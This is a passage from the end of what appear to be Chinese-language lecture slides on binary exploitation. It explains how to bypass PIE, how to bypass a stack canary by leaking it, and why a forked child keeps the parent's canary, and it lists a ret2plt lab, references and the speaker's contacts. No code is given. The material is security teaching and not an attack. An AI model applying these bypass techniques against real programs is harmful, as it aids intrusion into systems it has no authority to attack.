  - 有了 code base 之後其他就跟沒有 PIE 的情況下一樣

Using ROP bypass ASLR

- Bypass StackGuard
  - canary 只有在 function return 時做檢查
  - 只檢查 canary 值時否一樣
  - 所以可以先想辦法 leak 出 canary 的值，塞一模一樣的內容就可 bypass，或是想辦法不要改到 canary 也可以

Using ROP bypass ASLR

- Weakness in fork
  - canary and memory mappings are same as parent.

LAB 5

- ret2plt

Reference

- Glibc cross reference
- Linux Cross Reference
- 程式設計師的自我修養

Q & A

Thank you for listening

Mail : angelboy@chroot.org

Blog : blog.angelboy.tw

Twitter : scwuaptx